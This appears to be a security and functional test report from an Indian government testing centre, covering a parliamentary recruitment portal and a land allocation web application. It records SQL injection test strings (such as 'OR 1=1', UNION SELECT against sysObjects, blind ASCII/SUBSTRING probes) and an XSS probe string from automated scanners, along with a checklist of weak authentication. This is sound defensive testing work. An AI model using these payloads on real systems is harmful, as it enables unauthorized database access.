
(ii). Meta data:

Screenshots:




(iii). Role :

Screenshot:




(iv). Markup :

Screenshot




(v). Frames:



(vi). ALT :

In that we check error due to alternate text is not found for images, video etc.



ABOUT WEB APPLICATION BEING TESTED

Recruitment Portal

The main activity of this web application is to accept applications from the applicants based on their declaration of being eligible for the post applied for and depositing the prescribed fee unless exempted. One application is to be submitted for post(s) in a Post Group. If an applicant candidate intends to apply for post(s) in more than one Post Group, he/she has to make New Registration for each Post Group

Test Scenario:

STQC IT Delhi Centre

Project Reference:

Module Reference: Recruitment Portal

Pre-condition:

Scenario # 1 Login

1. On Login Screen of Web application

Step Id	Steps Description	Expected Result	Actual Result	Status	Remarks
1	SQL Injection	404 not Found	500 Internal server error	Fail	Must show 404 Not found
2	Script Adding	Should not add(>,<,/,')	Vulnerability found	Fail	Must show Zero Vulnerability
3	Captcha	Captcha Must be present	Captcha is present	Pass	
4	Password	Password must contain of 8 characters or more than	Password (8 length minimum)	Pass	
5	Login_Id	Must be in digits	.Login_ID=223323	Pass	

TEST CASE 2

TC_ID	
1	Accepts the Experience more than the person's age:
2	There is no "other" option in disability section:
3	Accepts Service duration more than the age of the person:
4	Additional field is give which is not required: (NOTE:16b field is not required as field 16 does the same)
5	Please Select an option" message comes even after selecting the option:
6	'No file chosen" is shown even after uploading the photograph and signature:
7	one person can register with same details more than once:
8	Field 15 asks whether a person has atleast 3 year service experience But field 15b accepts the service experience of less than 3 year service experience (Note : It also accepts 0 days service experience)
9	TAKING SAME PREFERENCES
10	Not showing mobile no. error while filling the details
11	Address , email id , state, district are truncated

ERROR SCREEN

Document ID: user_id : gnpnppg@10.10.10.10

14a Type of Disability :	
<input checked="" type="checkbox"/> Orthopedically Handicapped <input type="radio"/> One Leg Affected <input type="radio"/> Both Leg Affected <input type="radio"/> One Arm Affected <input type="radio"/> One Arm & One Leg Affected <input checked="" type="checkbox"/> Hearing Handicapped <input type="radio"/> Hearing Handicapped <input checked="" type="checkbox"/> Visually Handicapped <input type="radio"/> Blind <input type="radio"/> Low Vision	
15	Whether presently an employee of Govt./Lok Sabha Secretariat with atleast 3 years of combined regular and continuous service in Govt./ Lok Sabha Secretariat/ Rajya Sabha Secretariat ?
	<input checked="" type="radio"/> Yes <input type="radio"/> No
15a	Whether presently in regular service of the Rajya Sabha Secretariat?
	<input checked="" type="radio"/> Yes <input type="radio"/> No
15b	Total length of continuous Service in Govt./Lok Sabha Secretariat/ Rajya Sabha Secretariat.
	23 - Years 3 - Months 0 - Days
16	Are you claiming any age relaxation ?
	<input checked="" type="radio"/> Yes <input type="radio"/> No
17	Do you possess on the last date of submission of application all essential qualifications prescribed for the post(s) applied for ?
	<input checked="" type="radio"/> Yes <input type="radio"/> No
18	Are you eligible in all respects (vis. age, qualifications, skill & physical standards etc.) for the post(s) applied for ?
	<input checked="" type="radio"/> Yes <input type="radio"/> No
19	Are you exempted from payment of fee ?
	<input checked="" type="radio"/> Yes <input type="radio"/> No
20	Upload Scanned Passport Size Photograph of Applicant : (Allowed file size: 20-50KB, Allowed File Type: jpeg jpg) Please ensure that the uploaded photograph is clear failing which the application shall be rejected
	<input type="button" value="Choose File"/> No file chosen <input type="button" value="Upload"/> 
Upload Scanned Signature of Applicant :	

STQC reviseddocx Show all downloads...

14a Type of Disability :	
<input checked="" type="checkbox"/> One Arm & One Leg Affected <input checked="" type="checkbox"/> Hearing Handicapped <input type="radio"/> Hearing Handicapped <input checked="" type="checkbox"/> Visually Handicapped <input type="radio"/> Blind <input type="radio"/> Low Vision	
15	Whether presently an employee of Govt./Lok Sabha Secretariat with atleast 3 years of combined regular and continuous service in Govt./ Lok Sabha Secretariat/ Rajya Sabha Secretariat ?
	<input checked="" type="radio"/> Yes <input type="radio"/> No
15a	Whether presently in regular service of the Rajya Sabha Secretariat?
	<input checked="" type="radio"/> Yes <input type="radio"/> No
15b	Total length of continuous Service in Govt./Lok Sabha Secretariat/ Rajya Sabha Secretariat.
	23 - Years 3 - Months 0 - Days
16	Are you claiming any age relaxation ?
	<input checked="" type="radio"/> Yes <input type="radio"/> No
16a	If yes, specify category/categories under which claiming age relaxation:
	<input type="checkbox"/> SC <input type="checkbox"/> ST <input type="checkbox"/> OBC <input type="checkbox"/> Persons with Disabilities <input type="checkbox"/> Ex Serviceman <input type="checkbox"/> Employee of Govt/Lok Sabha Secretariat <input type="checkbox"/> Employee of Rajya Sabha Secretariat
16b	Are you eligible for age relaxation claimed by you ?
	<input checked="" type="radio"/> Yes <input type="radio"/> No
17	Do you possess on the last date of submission of application all essential qualifications prescribed for the post(s) applied for ?
	<input checked="" type="radio"/> Yes <input type="radio"/> No
18	Are you eligible in all respects (vis. age, qualifications, skill & physical standards etc.) for the post(s) applied for ?
	<input checked="" type="radio"/> Yes <input type="radio"/> No
19	Are you exempted from payment of fee ?
	<input checked="" type="radio"/> Yes <input type="radio"/> No
20	Upload Scanned Passport Size Photograph of Applicant : (Allowed file size: 20-50KB, Allowed File Type: jpeg jpg) Please ensure that the uploaded photograph is clear failing which the application shall be rejected
	<input type="button" value="Choose File"/> No file chosen <input type="button" value="Upload"/> 

STQC reviseddocx Show all downloads...

20	<p>Upload Scanned Passport Size Photograph of Applicant : (Allowed file size: 20-50KB, Allowed File Type: jpeg jpg) Please ensure that the uploaded photograph is clear failing which the application shall be rejected</p>	<input type="button" value="Choose File"/> No file chosen <input type="button" value="Upload"/> 
21	<p>Upload Scanned Signature of Applicant : (Allowed file size: 10-30KB, Allowed File Type: jpeg jpg) Please ensure that the uploaded signature is clear failing which the application shall be rejected</p>	<input type="button" value="Choose File"/> No file chosen <input type="button" value="Upload"/> 
Declaration <p>I hereby declare that all statements made in this application are true, complete and correct to the best of my knowledge and belief. I understand that the Raja Sabha Secretariat may cancel/terminate my candidature/appointment in case any information given in this application form is found to be false or incorrect at any time. I also understand that on the basis of self declaration made by me in this form of my eligibility in all respect including the category applied for relaxations availed by me, for the post(s) for which I am applying, I shall be provisionally admitted to the various stages of the recruitment process and the Raja Sabha Secretariat shall undertake detailed scrutiny of my eligibility only at the final stage of the recruitment process at the time of joining the post(s) in case I reach that stage. I fully understand that if at any stage of the recruitment process or thereafter, I am found not to be eligible for post(s) or for any reservation/concession availed by me, Raja Sabha Secretariat shall be at liberty to cancel my candidature/ appointment. I further declare that I have not submitted more than one application for the post(s) for which this application is made.</p> <p style="text-align: center;"><input checked="" type="radio"/> Agree <input type="radio"/> Disagree</p> <p style="text-align: center;"><input type="button" value="Submit"/></p>		

14	Whether a Persons with disabilities ?	<input checked="" type="radio"/> Yes <input type="radio"/> No
15	Whether presently an employee of Govt./Lok Sabha Secretariat with atleast 3 years of combined regular and continuous service in Govt./ Lok Sabha Secretariat/ Raja Sabha Secretariat ?	<input checked="" type="radio"/> Yes <input type="radio"/> No
15a	Whether presently in regular service of the Raja Sabha Secretariat?	<input checked="" type="radio"/> Yes <input type="radio"/> No
15b	Total length of continuous Service in Govt./Lok Sabha Secretariat/ Raja Sabha Secretariat.	0 - Years 0 - Months 0 - Days
16	Are you claiming any age relaxation ?	<input checked="" type="radio"/> Yes <input type="radio"/> No
17	Do you possess on the last date of submission of application all essential qualifications prescribed for the post(s) applied for ?	<input checked="" type="radio"/> Yes <input type="radio"/> No
18	Are you eligible in all respects (viz. age, qualifications, skill & physical standards etc.) for the post(s) applied for ?	<input checked="" type="radio"/> Yes <input type="radio"/> No
19	Are you exempted from payment of fee ?	<input checked="" type="radio"/> Yes <input type="radio"/> No
20	<p>Upload Scanned Passport Size Photograph of Applicant : (Allowed file size: 20-50KB, Allowed File Type: jpeg jpg) Please ensure that the uploaded photograph is clear failing which the application shall be rejected</p>	<input type="button" value="Choose File"/> No file chosen <input type="button" value="Upload"/> 
21	<p>Upload Scanned Signature of Applicant : (Allowed file size: 10-30KB, Allowed File Type: jpeg jpg) Please ensure that the uploaded signature is clear failing which the application shall be rejected</p>	<input type="button" value="Choose File"/> No file chosen <input type="button" value="Upload"/> 

12	<p>Contact details :</p> <p>State : <input type="text" value="Jharkhand"/></p> <p>Pin : <input type="text" value="333333"/></p> <p>Phone No. : <input type="text" value="333"/></p> <p>Mobile No. : <input type="text" value="333333"/></p> <p>Email Id : <input type="text" value="xyz@xyz.com"/></p> <p>Confirm E-mail id : <input type="text" value="xyz@xyz.com"/></p>	
13	Whether an Ex-Serviceman ?	<input checked="" type="radio"/> Yes <input type="radio"/> No
13a	Length of Service in Armed Forces:	0 - Years 0 - Months 0 - Days
13b	Are you an Ex-Serviceman employed in civil post in Central Govt?	<input checked="" type="radio"/> Yes <input type="radio"/> No
14	Whether a Persons with disabilities ?	<input checked="" type="radio"/> Yes <input type="radio"/> No
15	Whether presently an employee of Govt./Lok Sabha Secretariat with atleast 3 years of combined regular and continuous service in Govt./ Lok Sabha Secretariat/ Raja Sabha Secretariat ?	<input checked="" type="radio"/> Yes <input type="radio"/> No
15a	Whether presently in regular service of the Raja Sabha Secretariat?	<input checked="" type="radio"/> Yes <input type="radio"/> No
16	Are you claiming any age relaxation ?	<input checked="" type="radio"/> Yes <input type="radio"/> No
17	Do you possess on the last date of submission of application all essential qualifications prescribed for the post(s) applied for ?	<input checked="" type="radio"/> Yes <input type="radio"/> No
18	Are you eligible in all respects (viz. age, qualifications, skill & physical	<input checked="" type="radio"/> Yes <input type="radio"/> No

Post(s) applied for (Select the postposts applied for) :	
<input checked="" type="checkbox"/> 5 Junior Parliamentary Reporter (Hindi)	
Preference of Examination Centre: (* Examination will be held at the listed centre(s) only if the number of candidates opting for that centre as 1st preference exceeds 300.)	1st preference <input type="text" value="DELHI"/> 2nd preference <input type="text" value="DELHI"/> 3rd preference <input type="text" value="DELHI"/> 4th preference <input type="text" value="DELHI"/> 5th preference <input type="text" value="DELHI"/>
Name of Candidate : <small>(Abbreviate, in case characters exceed the provided limit.)</small>	<input type="text" value="FIRST NAME"/> <input type="text" value="MIDDLE NAME"/> <input type="text" value="SURNAME"/>
Date of Birth: <small>(As per your Matriculation certificate)</small>	<input type="text" value="DD"/> <input type="text" value="MM"/> <input type="text" value="YYYY"/>
Gender	<input type="text" value="-----Select-----"/>
Category:	<input type="text" value="-----Select-----"/>

TEST CASE 3:

**SQL
INJECTION
NOTE:500
INTERNAL
SERVER
ERROR
FAIL**

The screenshot shows the Security Compass SQL Inject Me tool interface. On the left, there's a sidebar with tabs for 'Test all forms with all attacks', 'Test all forms with top attacks', and 'No Forms'. Below that is a message: 'Sorry, this page has no forms.' The main area is titled 'Results' and contains several red boxes, each representing a failed SQL injection attempt. The errors are as follows:

- Server Status Code: 500 Internal Server Error
Tested value: '1'
- Server Status Code: 500 Internal Server Error
Tested value: '1 DESC users, -'
- Server Status Code: 500 Internal Server Error
Tested value: '1 AND 1=(SELECT COUNT(*) FROM tablenames); -'
- Server Status Code: 500 Internal Server Error
Tested value: '1'
- Server Status Code: 500 Internal Server Error
Tested value: '1 OR '1='1'
- Server Status Code: 500 Internal Server Error
Tested value: 1 EXEC XP_...
- Server Status Code: 500 Internal Server Error
Tested value: 1 OR 1=1

**Hidden field
is not applied
on password
FAIL**

This screenshot shows a section of a web form. It includes dropdown menus for '2nd preference' (KOLKATA), '3rd preference' (CHENNAI), '4th preference' (MUMBAI), and '5th preference' (GUWAHATI). Above these dropdowns is a question about examination centers. Below the dropdowns are several other input fields: 'Name of Candidate (in full)', 'Date of Birth', 'Age as on the last date of submission of application', 'Gender', 'Category', 'Whether you are an Indian Citizen?', and 'Father's Name (in full)'.

**Cross-site
scripting is
ok
PASS**

The screenshot shows the Security Compass XSS Me tool. It features a sidebar with tabs for 'Test all forms with all attacks', 'Test all forms with top attacks', and 'No Forms'. A message below says 'Sorry, this page has no forms.' The main area is titled 'Test Results' and contains two sections: 'XSS Heuristic Test Results' and 'XSS String Tests Summary'. The 'XSS Heuristic Test Results' section shows a grid of green squares representing successful tests across various form fields like VIEWSTATE, EVENTVALIDATION, user, pwd, and Button1. The 'XSS String Tests Summary' section shows a summary table with 154 total tests, 0 failures, and 0 warnings. Below this is the 'XSS String Test Results' section, which displays the submitted form state, including a long URL and form field values.

ABOUT WEB APPLICATION BEING TESTED

Test Scenario:

STQC IT Delhi Centre

Project Reference:

Module Reference: LAND ALLOCATION WEB APPLICATION



Since the original name of the web application cannot be used due to policies followed by STQC.

Scenario # 1

The main activity of this website is to allocate land. This website is integral to planning, Decision making and Electronic Delivery of Services, Geo-enabling e-Governance to facilitate location based information for all.

TEST CASE 1:

FUNCTIONAL TESTING

1.Not taking coordinates from Google Map(Service is not provided)	
2.(a)Village part showing numeric value whereas selected village is different	

3.Taking exact same input for urban23 and urban30

ID	Name	Actions	Latitude	Longitude	State	District	Tehsil	Village	Area	Locality
2315	urban23	Satellite Edit Delete			PUNJAB	Firozpur	Fazila	ES008	122	Jainyam
2316	urban23	Satellite Edit Delete			ARUNACHAL PRADESH	East Siang	Kebang	—	122	jatin9899
2319	urban23	Satellite Edit Delete			ARUNACHAL PRADESH	East Siang	Kebang	—	122	jatin9899

4.Search box is not working

Show 10 → Entries											Search:	ministry	Find	Previous	Next	Last
ID	User Name	Actions	Latitude	Longitude	State	District	Tehsil	Village	Area	Locality	Military	Type	Name Of Allotee	Block/Phase No.	DO No	
1649	urban30	Satellite Edit Delete	22.313240	72.578239	GUJARAT	Amiti	Amiti	—	2826	Amiti main	Dept of Telecommunications	btel	birl/gujarat	R.S. NO: 1/1	65501	
2385	urban30	Satellite Edit Delete	28.6352	77.2603	DELHI	North East	Seelam Pur	—	22000	Test	BHARAT SANCHAR NIGAM LIMITED	All India Radio	Testing	524100	90001wwe	
2389	urban30	Satellite Edit Delete			ARUNACHAL PRADESH	East Siang	Kebang	—	122	jatin9899	BHARAT SANCHAR NIGAM LIMITED	All India Radio	jatin9899	982913995	min1699	

5.Home Page – Search Box is not working

Showing 1 to 3 of 3 entries

delhi

6.Click to info is showing error
HTTP status 400



HTTP Status 400 -
type Status report
message
description The request sent by the client was syntactically incorrect.
Apache Tomcat/7.0.61



8.(a)Allotment added of different state whereas LATITUDE AND LONGITUDE added of different state – data is acceptable(No authentication)



TEST CASE 2:

<p>1. For some queries it is showing 302 found whereas for renaming one it showing 500 internal error</p>	 <p>Results:</p> <ul style="list-style-type: none"> Server Status Code: 302 Found Tested value: &#39;327&#79;&#32;&#39;&#49;&#39;&#61;&#39;&#49; Server Status Code: 500 Internal Server Error Tested value: 1 AND ASCII(LOWER(SUBSTRING((SELECT TOP 1 name FROM sysobjects WHERE xtype='U'), 1, 1))) > 116 Server Status Code: 302 Found Tested value: &#31;&#x27;&#x20;&#x4F;&#x52;&#x20;&#x27;&#x31;&#x27;&#x3D;&#x27;&#x31; Server Status Code: 500 Internal Server Error Tested value: 1 UNION ALL SELECT 1,2,3,4,5,6,name FROM sysObjects WHERE xtype = 'U' -- Server Status Code: 302 Found Tested value: 1 UNI/*ON SELECT ALL FROM WHERE Server Status Code: 302 Found Tested value: %31%27%20%4F%52%20%27%31%27%3D%27%31 Server Status Code: 500 Internal Server Error 																												
<p>2. Script can be added When we edit the records 2(a)</p>	 <p>VIEW LOCATION</p> <table border="1"> <thead> <tr> <th>User Name</th> <th>Actions</th> <th>Latitude</th> <th>Longitude</th> <th>State</th> <th>District</th> <th>Tehsil</th> <th>Village</th> <th>Area</th> <th>Locality</th> <th>Ministry</th> <th>Type</th> <th>Name Of Allotee</th> <th>Block/Khas No.</th> </tr> </thead> <tbody> <tr> <td>30 urban23</td> <td> <input type="button" value="Edit"/> <input type="button" value="Delete"/> </td> <td>28.2542</td> <td>73.8270</td> <td>RAJASTHAN</td> <td>Bikaner</td> <td>Sridungargarh</td> <td>---</td> <td>122</td> <td>:!-=&{()</td> <td>BHARAT SANCHAR NIGAM LIMITED</td> <td>Academic Educational Institution</td> <td>:!-=&{()</td> <td>:!-=&{()</td> </tr> </tbody> </table> <p>Showing 1 to 1 of 1 entries</p>	User Name	Actions	Latitude	Longitude	State	District	Tehsil	Village	Area	Locality	Ministry	Type	Name Of Allotee	Block/Khas No.	30 urban23	<input type="button" value="Edit"/> <input type="button" value="Delete"/>	28.2542	73.8270	RAJASTHAN	Bikaner	Sridungargarh	---	122	:!-=&{()	BHARAT SANCHAR NIGAM LIMITED	Academic Educational Institution	:!-=&{()	:!-=&{()
User Name	Actions	Latitude	Longitude	State	District	Tehsil	Village	Area	Locality	Ministry	Type	Name Of Allotee	Block/Khas No.																
30 urban23	<input type="button" value="Edit"/> <input type="button" value="Delete"/>	28.2542	73.8270	RAJASTHAN	Bikaner	Sridungargarh	---	122	:!-=&{()	BHARAT SANCHAR NIGAM LIMITED	Academic Educational Institution	:!-=&{()	:!-=&{()																
<p>2(b)</p>	 <p>Update Location</p> <p>State*: RAJASTHAN District*: Bikaner Tehsil*: Sridungargarh</p> <p>Latitude (8-38): 28.2542 Longitude (68-98): 73.8270 Get Coordinates From Google Map</p> <p>File Type: <input type="radio"/> KML <input type="radio"/> Scanned Map <input type="radio"/> Geo Referenced Map File Upload: Browse... No file</p> <p>Locality :!-=&{()</p>																												

TEST CASE 3:

TEST CASE 3

Application Security Assessment Checklist Website: Land Allocation Web Application

Authentication

Sl. No.	Parameter	Description/ Verification	Observation	Status
1	SSL enforcement	SSL connection for the login. SSL for all “logged-in” pages or few pages	Connection is not private Certificate mismatch error Refers to screenshot 1	Major
2	Authentication mechanisms	Simple authentication Digest based authentication Form based authentication	Simple password based authentication mechanism	
3	Communication of credentials to back-end servers (DB/LDAP)	Credential in the clear or encrypted in transit	Refer to point 1	
4	Storing credentials in a cookie	Check the stored user credentials in the cookie and use this as the sole means of controlling access to user’s “logged-in” pages. Check the logout button for destroying user’s session.	Credentials not stored in cookie	
5	Default user name	Check for administrator/test/network/ admin etc	Admin used as a user name	
6	Password Complexity	Check password complexity requirements against company’s IT Security standards.	Not in compliance	
		Composition (use of digit, upper or lower case)	Not In compliance(use only lower case)	
		Length (min 8 char)	Not Incompliance(password is of 7 characters)	

		Entry (Protect password from the observation)	In compliance	
